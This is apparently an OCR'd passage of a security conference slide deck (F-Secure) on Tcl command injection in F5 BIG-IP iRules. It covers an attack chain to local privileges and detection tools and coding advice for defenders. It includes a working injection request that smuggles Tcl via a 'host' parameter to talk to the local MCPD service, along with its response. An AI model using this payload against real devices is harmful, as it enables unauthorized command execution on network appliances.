13	6c	79	50	04	00	05	00	00	00	01	24	d2	00	05	00	00	lyP□□□$Ò□
14	00	00	24	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	$Ñ□□□/□
15	00	00	00	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	□□Common□□□
16	00	00	00	01	10	01	00	05	00	00	3c	62	00	00	00	00	□□□□<b
17	48	54	54	50	2f	31	2e	30	20	32	30	30	20	4f	4b	0d	HTTP/1.0 200 OK
18	0a	53	65	72	76	65	72	3a	20	42	69	67	49	50	0d	0a	Server: BigIP
19	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	6f	73	Connection: clos
1a	65	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	74	eContent-Lengt
1b	68	3a	20	30	0d	0a	0d	0a	--	--	--	--	--	--	--	--	h: 0

F-Secure

LIST LOCAL TMSH SHELL COMMANDS (BEYOND IRULE)

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=jddjff%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00
%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00
%00%0c%1b%51%00%0d%00%00%00%02%00%00%00%00%00%00}%3brecv+-ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Hex

```
    set log_level [tmsh::get_field_value $scriptd_details "log-level"]


    # set the log level
    tmsh::log_level $log_level
}

proc get_items { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items $args]
}

proc get_items_local_only { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only $args]
}

proc get_items_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_not_recursive $args]
}

proc get_items_local_only_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only_not_recursive $args]
}
```

F-Secure

ATTACK CHAIN

1. iRule injection access
2. Query MCPD
3. Mcpd response
4. Execute MCPD tmsh command with Tcl injection
5. …
6. Local privilegies

F-Secure

DETECTION

SCANNING FOR COMMAND INJECTION WITH TCLSCAN

- Automated tool to find quoted and unquoted arguments
- It’s unmaintained Rust so I had to fix it
- Finds 80% of known injection vulnerabilities
- Get the code: https://github.com/kugg/tclscan

F-Secure

AUTOMATED TESTING USING IRULEDETECTOR.PY

- Automated iRule injection detector scanner for Burp Suite
- The tool will substitute every available input field with a Tcl injection and measure the result
- Download iruledetector.py in the bapp-store


22	22:38:56 22 Mar 2019	Issue found	BigIP server header detected	http://192.168.200.200	/respond		Information	Certain
23	22:39:15 22 Mar 2019	Issue found	BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
24	22:39:15 22 Mar 2019	Issue found	BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
25	14:20:29 16 Jul 2019	Issue found	BigIP server header detected	http://192.168.200.200	/index.html		Information	Certain

F-Secure

UNIT TESTING IRULE CODE USING TESTCL

- Get the code: https://github.com/landro/testcl
- Unit testing framework for iRule code
- Community driven, lacks complex support
  - I added cookie support
- Good for unit testing code and finding logical vulnerabilities

F-Secure



SUMMARY

- Tcl is an old and loosely defined language
  - Easy to fool
  - Hard to get variable assignment and substitution right
- Avoid the use of eval, subst and expr
- Take care to use {bracing} of **?body?** arguments.
- Use iruledetector.py in burp to find vulnerabilities
- Use tclscan to review code
- Use testcl to test your iRule logic
- Do manual third party code reviews


F-Secure

THANK YOU

F-Secure

ATTACK CHAIN

1. iRule injection access
2. Query MCPD
3. Mcpd response
4. Execute MCPD tmsh command with Tcl injection
5. …
6. Local privilegies



F-Secure